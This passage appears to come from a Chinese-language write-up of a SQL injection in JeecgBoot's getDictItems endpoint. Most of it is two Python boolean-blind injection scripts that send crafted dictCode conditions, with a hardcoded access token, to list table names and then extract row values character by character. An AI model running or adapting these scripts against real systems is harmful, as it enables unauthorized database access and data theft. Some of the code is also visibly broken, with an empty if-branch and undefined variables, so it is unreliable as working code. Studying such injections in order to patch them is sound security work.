"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNlc2hpIiwiY2xpZW50VHlwZSI6IlBDIiwiZXhwIjoxNzc0MTMwODY4fQ.zh5zmmCKLX41pI54TBKodIW_nohwwWZ7SR5BqZnKSaE" } DELAY = 0 session = requests.Session() session.headers.update(HEADERS) def send_payload (condition ): """ 发送注入条件,返回True表示页面正常(返回非空数组),False表示异常(空数组或错误JSON)。 """ dict_code = f"sys_user,username,id,1=1 and {condition} " full_url = f"{URL} ?dictCode={dict_code} " try : resp = session.get(full_url, timeout=10 ) if resp.status_code != 200 : return False text = resp.text.strip() if text.startswith('[' ) and len (text) > 2 : return True else : return False except Exception as e: print (f"请求异常: {e} " ) return False finally : if DELAY > 0 : time.sleep(DELAY) def binary_search_length (cond_template, max_len=1000 ): """ 二分法获取长度,cond_template 应包含占位符 {n},例如 "length(...) > {n}" """ low, high = 1 , max_len while send_payload(cond_template.format (n=high)): high *= 2 if high > 10000 : break while low < high: mid = (low + high) // 2 if send_payload(cond_template.format (n=mid)): low = mid + 1 else : high = mid return low def get_table_count (): """获取当前库下的表总数(去重)""" print ("[*] 获取表总数..." ) cond = "((select count(distinct table_name) from mysql.innodb_index_stats where database_name=database()) > {n})" return binary_search_length(cond, max_len=200 ) def get_table_name (where_cond="" ): """ 根据条件获取第一个表名。 where_cond 可以是空(第一个表),或 "table_name > 'prev_table'" 返回表名字符串。 """ if where_cond: base = f"select min(table_name) from mysql.innodb_index_stats where database_name=database() and {where_cond} " else : base = "select min(table_name) from mysql.innodb_index_stats where database_name=database()" len_cond = f"length(({base} )) > {{n}}" length = binary_search_length(len_cond) print (f"[*] 表名长度: {length} " ) table_name = "" for pos in range (1 , length+1 ): low, high = 32 , 126 while low < high: mid = (low + high + 1 ) // 2 test_prefix = table_name + chr (mid) if send_payload(cond): else : table_name += chr (low) print (f" 当前表名: {table_name} " ) return table_name def get_all_tables (): """获取所有表名""" tables = [] print ("[*] 获取第一个表名..." ) first = get_table_name() tables.append(first) print (f"[+] 第一个表名: {first} " ) idx = 2 while True : print (f"[*] 获取第 {idx} 个表名..." ) where = f"table_name > '{tables[-1 ]} '" exists_cond = f"((select count(distinct table_name) from mysql.innodb_index_stats where database_name=database() and table_name > '{tables[-1 ]} ') > 0)" if not send_payload(exists_cond): print ("[!] 没有更多表" ) break next_table = get_table_name(where) tables.append(next_table) print (f"[+] 第 {idx} 个表名: {next_table} " ) idx += 1 return tables def main (): table_count = get_table_count() print (f"[+] 当前库共有 {table_count} 张表" ) tables = get_all_tables() print (f"[+] 所有表名: {tables} " ) if __name__ == "__main__" : main()

列还是不好爆,而且太多了,数据量堆起来时间复杂度太大了。这里就用字典代替,列举一些常用字段,效率大大提升。
爆内容脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
import requests import time import string URL = "http://localhost:8080/jeecg-boot/sys/api/getDictItems" HEADERS = { "User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0" , "X-Access-Token" : "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNlc2hpIiwiY2xpZW50VHlwZSI6IlBDIiwiZXhwIjoxNzc0MTMwODY4fQ.zh5zmmCKLX41pI54TBKodIW_nohwwWZ7SR5BqZnKSaE" } DELAY = 0 ID_FIELD = "id" FIELDS = [ "id" , "name" , "create_time" , "update_time" , "create_by" , "update_by" , "status" , "code" , "width" , "height" ] CHARS_ASC = string.digits + string.ascii_uppercase + '_' + string.ascii_lowercase session = requests.Session() session.headers.update(HEADERS) def send_payload (condition ): """ 发送注入条件,返回 True 表示页面正常(返回非空数组),False 表示异常(空数组或错误) """ dict_code = f"sys_user,username,id,1=1 and {condition} " full_url = f"{URL} ?dictCode={dict_code} " try : resp = session.get(full_url, timeout=10 ) if resp.status_code != 200 : return False text = resp.text.strip() return text.startswith('[' ) and len (text) > 2 except Exception: return False finally : if DELAY > 0 : time.sleep(DELAY) def linear_search_length (cond_template, start=0 ): """ 线性递增获取长度,cond_template 包含 {n},从 start 开始递增直到条件为假 """ n = start while send_payload(cond_template.format (n=n)): n += 1 return n def check_field_exists (table, field ): """判断表中是否存在指定字段""" cond = f"(select count({field} ) from {table} ) >= 0" return send_payload(cond) def table_has_data (table ): """判断表是否有数据(至少一行)""" cond = f"(select count(*) from {table} ) > 0" return send_payload(cond) def get_value_length_by_subquery (table, subquery ): """ 获取子查询返回值的长度(线性递增) subquery: 例如 "select min(id) from aigc_word_template" """ cond = f"exists(select 1 from {table} where length(({subquery} )) > {{n}})" return linear_search_length(cond, start=0 ) def get_value_by_subquery (table, subquery, length ): """ 获取子查询返回值的具体内容(逐字符 like 探测) """ value = "" for pos in range (1 , length + 1 ): found = False for c in CHARS_ASC: safe_value = value.replace("'" , "''" ) cond = f"exists(select 1 from {table} where cast(({subquery} ) as char) like '{safe_value} {c} %')" if send_payload(cond): value += c found = True break if not found: break return value def get_all_row_ids (table ): """获取表中所有行的 ID(按升序)""" rows = [] subquery_first = f"select min({ID_FIELD} ) from {table} " length = get_value_length_by_subquery(table, subquery_first) if length == 0 : return rows first_id = get_value_by_subquery(table, subquery_first, length) rows.append(first_id) current_id = first_id while True : exists_cond = f"exists(select 1 from {table} where {ID_FIELD} > '{current_id} ')" if not send_payload(exists_cond): break length = get_value_length_by_subquery(table, subquery_next) if length == 0 : break next_id = get_value_by_subquery(table, subquery_next, length) rows.append(next_id) current_id = next_id return rows def get_field_value_by_id (table, field, row_id ): """ 获取指定表中某行(由 row_id 标识)的 field 字段值 """ if field == ID_FIELD: return row_id has_value_cond = f"exists(select 1 from {table} where {ID_FIELD} = '{row_id} ' and {field} is not null)" if not send_payload(has_value_cond): return None length_cond = f"exists(select 1 from {table} where {ID_FIELD} = '{row_id} ' and length({field} ) > {{n}})" length = linear_search_length(length_cond, start=0 ) if length == 0 : return "" value = "" for pos in range (1 , length + 1 ): found = False for c in CHARS_ASC: safe_value = value.replace("'" , "''" ) cond = f"exists(select 1 from {table} where {ID_FIELD} = '{row_id} ' and cast({field} as char) like '{safe_value} {c} %')" if send_payload(cond): value += c found = True break if not found: break return value def main (): tables = [ 'aigc_word_template' , 'airag_app' , 'airag_ext_data' , 'airag_flow' , 'airag_knowledge' , 'airag_knowledge_doc' , 'airag_mcp' , 'airag_model' , 'airag_prompts' , 'demo' , 'flyway_schema_history' , 'jeecg_order_customer' , 'jeecg_order_main' , 'jeecg_order_ticket' , 'jimu_dict' , 'jimu_dict_item' , 'jimu_report' , 'jimu_report_category' , 'jimu_report_data_source' , 'jimu_report_db' , 'jimu_report_db_field' , 'jimu_report_db_param' , 'jimu_report_export_job' , 'jimu_report_export_log' , 'jimu_report_ext_data' , 'jimu_report_icon_lib' , 'jimu_report_link' , 'jimu_report_map' , 'jimu_report_share' , 'jimu_report_sheet' , 'joa_demo' , 'oauth2_registered_client' , 'onl_auth_data' , 'onl_auth_page' , 'onl_auth_relation' , 'onl_cgform_button' , 'onl_cgform_enhance_java' , 'onl_cgform_enhance_js' , 'onl_cgform_enhance_sql' , 'onl_cgform_field' , 'onl_cgform_head' , 'onl_cgform_index' , 'onl_cgreport_head' , 'onl_cgreport_item' , 'onl_cgreport_param' , 'onl_drag_comp' , 'onl_drag_dataset_head' , 'onl_drag_dataset_item' , 'onl_drag_dataset_param' , 'onl_drag_page' , 'onl_drag_page_comp' , 'onl_drag_share' , 'onl_drag_table_relation' , 'open_api' , 'open_api_auth' , 'open_api_log' , 'open_api_permission' , 'oss_file' , 'qrtz_blob_triggers' , 'qrtz_calendars' , 'qrtz_cron_triggers' , 'qrtz_fired_triggers' , 'qrtz_job_details' , 'qrtz_locks' , 'qrtz_paused_trigger_grps' , 'qrtz_scheduler_state' , 'qrtz_simple_triggers' , 'qrtz_simprop_triggers' , 'qrtz_triggers' , 'rep_demo_dxtj' , 'rep_demo_employee' , 'rep_demo_gongsi' , 'rep_demo_jianpiao' , 'rep_demo_order_main' , 'rep_demo_order_product' , 'sys_announcement' , 'sys_announcement_send' , 'sys_category' , 'sys_check_rule' , 'sys_comment' , 'sys_data_log' , 'sys_data_source' , 'sys_depart' , 'sys_depart_permission' , 'sys_depart_role' , 'sys_depart_role_permission' , 'sys_depart_role_user' , 'sys_dict' , 'sys_dict_item' , 'sys_files' , 'sys_fill_rule' , 'sys_form_file' , 'sys_gateway_route' , 'sys_permission' , 'sys_permission_data_rule' , 'sys_position' , 'sys_quartz_job' , 'sys_role' , 'sys_role_index' , 'sys_role_permission' , 'sys_sms' , 'sys_sms_template' , 'sys_table_white_list' , 'sys_tenant' , 'sys_tenant_pack' , 'sys_tenant_pack_perms' , 'sys_tenant_pack_user' , 'sys_third_account' , 'sys_third_app_config' , 'sys_user' , 'sys_user_dep_post' , 'sys_user_depart' , 'sys_user_position' , 'sys_user_role' , 'sys_user_tenant' , 'test_demo' , 'test_enhance_select' , 'test_note' , 'test_online_link' , 'test_order_customer' , 'test_order_main' , 'test_order_product' , 'test_person' , 'test_shoptype_tree' ] print (f"[+] 共 {len (tables)} 张表需要处理" ) print (f"[+] 将提取字段: {FIELDS} \n" ) for table in tables: print (f"\n{'=' *60 } \n[*] 处理表: {table} " ) field_exists = any (check_field_exists(table, f) for f in FIELDS) if not field_exists: print (f"[!] 表 {table} 中不存在任何指定字段,跳过" ) continue if not table_has_data(table): print (f"[!] 表 {table} 中无数据,跳过" ) continue row_ids = get_all_row_ids(table) if not row_ids: print (f"[!] 无法获取行 {ID_FIELD} ,跳过" ) continue print (f"[+] 共 {len (row_ids)} 行" ) for idx, row_id in enumerate (row_ids, start=1 ): print (f"\n 行 {idx} (ID: {row_id} )" ) row_data = {ID_FIELD: row_id} for field in FIELDS: if field == ID_FIELD: continue if not check_field_exists(table, field): print (f" [!] 字段 {field} 不存在,跳过" ) continue value = get_field_value_by_id(table, field, row_id) if value is None : print (f" {field} : NULL" ) else : print (f" {field} : {value} " ) row_data[field] = value if __name__ == "__main__" : main()